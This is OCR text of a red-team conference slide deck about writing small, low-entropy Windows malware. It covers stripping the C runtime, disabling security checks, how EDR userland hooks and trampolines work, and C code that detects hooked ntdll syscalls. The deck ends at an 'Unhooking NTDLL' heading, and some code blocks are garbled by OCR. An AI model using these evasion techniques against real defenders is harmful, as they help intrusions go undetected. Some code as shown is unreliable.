Writing Tiny, Stealthy, and Reliable Malware

@rad9800

Ruptura
InfoSecurity

Whoami?

- Offensive Security @ Ruptura InfoSecurity
- Most things low level
- Malware and viruses
- Making blue teamers cry

Ruptura
InfoSecurity

Agenda

Motivations

Getting Setup

Subverting Hooks

Static Analysis

Next Steps

Ruptura
InfoSecurity

Motivations

- Less detections
- Increased effectiveness → More shells for longer durations
- Better client feedback
- Emulate real adversaries
- Learn something new

Agenda

Motivations

Getting Setup

Subverting Hooks

Static Analysis


Next Steps

Ruptura
InfoSecurity

Ruptura InfoSecurity

Choosing our language

- Assembly
- C/C++
- C#
- Rust
- Golang
- Python
- Nim



Requirements

- Should be <150KB - Recommended by CIA
  - Rust - 600KB
  - Golang - 1.9MB
  - Nim - 70KB
  - C - 11KB
- Memory management
- Windows APIs
- Must have no Windows version specific dependencies (specific .NET version e.g.)
  - Backwards compatibility

<u>tl;dr Fast, Compact, No version specific dependencies</u>

Ruptura InfoSecurity

Hello World

Standard Input Output header files

Entry point of our code

```c
#include <stdio.h>

int main()
{
    printf("Hello World!");
}
```

Call the printf function from stdio.h

Size: 10.5 KB (10,752 bytes)

Ruptura InfoSecurity

Ruptura InfoSecurity


HelloWorld.exe

Size : 10.8 KB

Entropy : 4.768779817929557

Imports

```
vcruntime140.dll
        5 Imports
         0x140002080 __current_exception_context
         0x140002088 __current_exception
         0x140002090 __C_specific_handler
         0x140002098 memset
         0x1400020a0 memcpy
```



Sections

```
Name      .text
Size      3584 bytes
Entropy   5.897215739475155

Name      .rdata
Size      4096 bytes
Entropy   4.043716227774502

Name      .data
Size      512 bytes
Entropy   0.44440530617738494

Name      .pdata
Size      512 bytes
Entropy   2.906478832435519

Name      .rsrc
Size      512 bytes
Entropy   4.696122618599126

Name      .reloc
Size      512 bytes
Entropy   0.7122983191869634
```

https://github.com/rad9800/misc/blob/main/pe-properties.py

Ruptura InfoSecurity

Entropy

- Measure of randomness
- Used by EDRs/AVs as a static indicator
- Packed malware <= 7
- Fixing the entropy is not concatenating the first chapter of Harry Potter

```
File            : notepad.exe
MD5 hash        : a443dc974b8f7b7c84bca6ee69860626
SHA256 hash     : 85eaa300997c748dbfa656454b858ae4e5
Architecture    : x64_86
Timestamp       : 1988-05-21 14:54:51
Total Entropy   : 6.559304821665698
Size            : 348.2 KB
```

notepad.exe

```
File            : d61af007f6c792b8fb6c677143b7d0e25
MD5 hash        : 628e4a77536859ffc2853005924db2ef
SHA256 hash     : d61af007f6c792b8fb6c677143b7d0e25
Architecture    : x86
Timestamp       : 2022-06-27 15:55:54
Total Entropy   : 7.285757402117782
Size            : 165.9 KB
```

Lockbit Black

What is the CRT

∴ main != real entry

```
 # Child-SP          RetAddr           Call Site
00 00000077`67effaf8 00007ff7`6f5e12b0 HelloWorld!main
01 (Inline Function) --------`-------- HelloWorld!invoke_main+0x22
02 00000077`67effb00 00007ff8`3ce07034 HelloWorld!__scrt_common_main_seh+0x10c
03 00000077`67effb40 00007ff8`3e702651 KERNEL32!BaseThreadInitThunk+0x14
04 00000077`67effb70 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

Setup global SEH filter
Static Variables
Global Constructors

C Runtime Library
Start-up Code

Calls thread
entry point


Thread start-up
stub

Ruptura
InfoSecurity

Ruptura InfoSecurity

(NOT RECOMMENDED)

- Properties -> Configuration Properties -> C/C++ -> Code Generation
  - Runtime Library = Multi-threaded /MT




```
Sections        :
        Name      .text
        Size      83456 bytes
        Entropy   6.518621895109996

        Name      .rdata
        Size      42496 bytes
        Entropy   4.968406649986915

        Name      .data
        Size      3072 bytes
        Entropy   1.927758946904507

        Name      .pdata
        Size      5120 bytes
        Entropy   4.747822883592114
```

Removing the CRT

```
#pragma comment(linker, "/ENTRY:entry")

int entry() {
        return 0;
}
```

Less Imports
KERNEL32.dll

```
8 Imports
 0x140002000 RtlCaptureContext
 0x140002008 RtlLookupFunctionEntry
 0x140002010 RtlVirtualUnwind
 0x140002018 UnhandledExceptionFilter
 0x140002020 SetUnhandledExceptionFilter
 0x140002028 GetCurrentProcess
 0x140002030 TerminateProcess
 0x140002038 IsProcessorFeaturePresent
```

Size : 5.1 KB

Entropy
3.2614075785074736

Removing the CRT

- Properties -> Configuration Properties -> C/C++ -> Code Generation
  - Enable C++ Exceptions = No
- Properties -> Configuration Properties -> Linker -> Input
  - Ignore All Default Libraries = Yes (/NODEFAULTLIB)
  - unresolved external symbol __security_check_cookie
- Properties -> Configuration Properties -> C/C++ -> Code Generation
  - Security Check = Disable Security Check (/GS-)
  - SDL checks = No (/sdl-)

OPTIONAL:

- Properties -> Configuration Properties -> C/C++ -> Optimization
  - Whole Program Optimization = No (**#pragma function(memset)** - intrinsic functions)


Ruptura InfoSecurity

Ruptura InfoSecurity

Cons:

- No try catch C++ exceptions
- No more virtual table so no pure virtual functions
- Ease of use CRT functions
- C++ constructors/deconstructors

- Lower entropy (possibly less detections)



“Hello Other World”

```
#include <Windows.h>
#pragma comment(linker, "/ENTRY:entry")

#define PRINT( STR, ... )                                                    \
    if (1) {                                                                 \
        LPWSTR buf = (LPWSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );  \
        if (buf != NULL) {                                                   \
            int len = wsprintfW( buf, STR, __VA_ARGS__ );                    \
            WriteConsoleW(GetStdHandle(STD_OUTPUT_HANDLE), buf, len, NULL, NULL);  \
            HeapFree( GetProcessHeap(), 0, buf );                            \
        }                                                                    \
    }

int entry() {

    PRINT(L"Hello world.\n");

    ExitProcess(0);
}
```

```
kernel32.dll
        0x140002000 HeapFree
        0x140002008 GetStdHandle
        0x140002010 HeapAlloc
        0x140002018 WriteConsoleW
        0x140002020 ExitProcess
        0x140002028 GetProcessHeap
user32.dll
        0x140002038 wsprintfW
```

Size: 3.50 KB (3,584 bytes)

“Hello Other World”

```
#include <Windows.h>
#pragma comment(linker, "/ENTRY:entry")

#define PRINT( STR, ... )                                                    \
    if (1) {                                                                 \
        LPWSTR buf = (LPWSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );  \
        if (buf != NULL) {                                                   \
            int len = wsprintfW( buf, STR, __VA_ARGS__ );                    \
            WriteConsoleW(GetStdHandle(STD_OUTPUT_HANDLE), buf, len, NULL, NULL);  \
            HeapFree( GetProcessHeap(), 0, buf );                            \
        }                                                                    \
    }

int entry() {

    PRINT(L"Hello world.\n");

    ExitProcess(0);
}
```

```
kernel32.dll
        0x140002000 HeapFree
        0x140002008 GetStdHandle
        0x140002010 HeapAlloc
        0x140002018 WriteConsoleW
        0x140002020 ExitProcess
        0x140002028 GetProcessHeap
user32.dll
        0x140002038 wsprintfW
```

Size: 3.50 KB (3,584 bytes)

Other Common Functions

Wrapper/Thunk Functions

Local/Global
(LocalAlloc/GlobalFree)

C/C++ Runtime
(malloc/free)

Heap (HeapAlloc/HeapFree)

Virtual
(VirtualAlloc/VirtualProtect...)

NT
NtAllocateVirtualMemory/NtProtectVirtualMemory

```
; void __cdecl free(void *Block)
public free
free proc near
test    rcx, rcx
jz      short locret_110119CBC
```

```
push    rbx
sub     rsp, 20h
mov     r8, rcx          ; lpMem
xor     edx, edx         ; dwFlags
mov     rcx, cs:_crtheap ; hHeap
call    cs:__imp_HeapFree
test    eax, eax
jnz     short loc_110119CB7
```

https://github.com/vxunderground/VX-API

https://github.com/hfiref0x/UACME/tree/master/Source/Shared

Agenda

Motivations

Getting Setup

Subverting Hooks

Static Analysis


Next Steps

Ruptura
InfoSecurity

Why do EDRs bother hooking the userland?


- Monitor access
  - Networks
  - Files
  - Registry
  - Memory
- Kernel hooks
  - Higher chance of OS instability
  - More false negatives

Process Creation



Ruptura
InfoSecurity

Life of a System Call



tl;dr SSN number is very important
EDR has to hide this information from us or hooking becomes useless

EDR Trampolines

Ruptura InfoSecurity

```
00007FFA2E8CD060 | 4C:8BD1                  | mov r10,rcx
00007FFA2E8CD063 | E9 6FCF0700              | jmp ntdll.7FFA2E949FD7
00007FFA2E8CD068 | F60425 0803FE7F 01       | test byte ptr ds:[7FFE0308],1
00007FFA2E8CD070 | 75 03                    | jne ntdll.7FFA2E8CD075
00007FFA2E8CD072 | 0F05                     | syscall
00007FFA2E8CD074 | C3                       | ret
00007FFA2E8CD075 | CD 2E                    | int 2E
00007FFA2E8CD077 | C3                       | ret
```

```
00007FFA2E949FDD | FF25 00000000            | jmp qword ptr ds:[7FFA2E949FE3]
```

Save stack & registers

```
000002569A959084 | EB BA                    | jmp EDR.2569A959040
```

EDR Checks

Restore Stack & Registers

```
Setup trampoline
mov r10, rcx
mov eax, SSN
```

Trampoline is original over-written instructions - Prevents infinite recursion

Determining Hooked Syscalls

Unhooked

```
00007FF83E74 | 4C:8BD1          | mov r10,rcx
00007FF83E74 | B8 18000000      | mov eax,18
```

```
BOOL isFuncHooked(LPCSTR name) {
    BYTE stub[] = { 0x4c, 0x8b, 0xd1, 0xb8 };
    LPVOID pAddr = GetProcAddress(GetModuleHandle(L"NTDLL"), name);
    if (memcmp(pAddr, stub, 4) != 0) {
        return TRUE;
    }
    return FALSE;
}
```

Hooked

```
00007FFA2E8CD060 | 4C:8BD1          | mov r10,rcx
00007FFA2E8CD063 | E9 6FCF0700      | jmp ntdll.7FFA2E949FD7
```

Ruptura InfoSecurity

Compiler Optimizations - (/O1 Favour Size)

Ruptura InfoSecurity

```
$LN5:
        push    rbx
        sub     rsp, 32                         ; 00000020H
        mov     rbx, rcx
        mov     DWORD PTR stub$[rsp], -1194226868 ; b8d18b4cH
        lea     rcx, OFFSET FLAT:??_C@_1M@OJAIJKMJ@?$AAN?$AAT?$AAD?$AAL?$AAL@
        call    QWORD PTR __imp_GetModuleHandleA
        mov     rcx, rax
        mov     rdx, rbx
        call    QWORD PTR __imp_GetProcAddress
        mov     r8d, 4
        lea     rdx, QWORD PTR stub$[rsp]
        mov     rcx, rax
        call    memcmp
        test    eax, eax
        je      SHORT $LN2@isFuncHook
        mov     rdx, rbx
        lea     rcx, OFFSET FLAT:??_C@_0BJ@EJKAPAFH@?$FL?$CL?$FN?5Hooked?5Function?3?5?$CFs?6@
        call    printf
$LN2@isFuncHook:
        add     rsp, 32                         ; 00000020H
        pop     rbx
        ret     0
isFuncHooked ENDP
```

Compiler Optimizations - (/O2 Favour Speed)

```
$LN6:
        push    rbx
        sub     rsp, 32                         ; 00000020H
        mov     rbx, rcx
        mov     DWORD PTR stub$[rsp], -1194226868 ; b8d18b4cH
        lea     rcx, OFFSET FLAT:??_C@_1M@OJAIJKMJ@?$AAN?$AAT?$AAD?$AAL?$AAL@
        call    QWORD PTR __imp_GetModuleHandleA
        mov     rcx, rax
        mov     rdx, rbx
        call    QWORD PTR __imp_GetProcAddress
        mov     eax, DWORD PTR [rax]
        cmp     eax, DWORD PTR stub$[rsp]
        je      SHORT $LN2@isFuncHook
        mov     rdx, rbx
        lea     rcx, OFFSET FLAT:??_C@_0BJ@EJKAPAFH@?$FL?$CL?$FN?5Hooked?5Function?3?5?$CFs?6@
        add     rsp, 32                         ; 00000020H
        pop     rbx
        jmp     printf
$LN2@isFuncHook:
        add     rsp, 32                         ; 00000020H
        pop     rbx
        ret     0
isFuncHooked ENDP
```

Compiler inlines

https://godbolt.org/z/fvGjTdWf1

Improved Hooked Syscall Detection


```
BOOL isFuncHooked(LPCSTR name) {
    BYTE stub[] = { 0x4c, 0x8b, 0xd1, 0xb8 };
    LPVOID pAddr = GetProcAddress(GetModuleHandle(L"NTDLL"), name);
    if (memcmp(pAddr, stub, 4) != 0) {
    if (*(ULONG*)pAddr != 0xb8d18b4c) {
        return TRUE;
    }
    return FALSE;
}
```

```
mov     DWORD PTR stub$[rsp], -1194226868 ; b8d18b4cH
call    QWORD PTR __imp_GetProcAddress
mov     eax, DWORD PTR [rax]
cmp     eax, DWORD PTR stub$[rsp]
```

Ruptura
InfoSecurity

Unhooking NTDLL

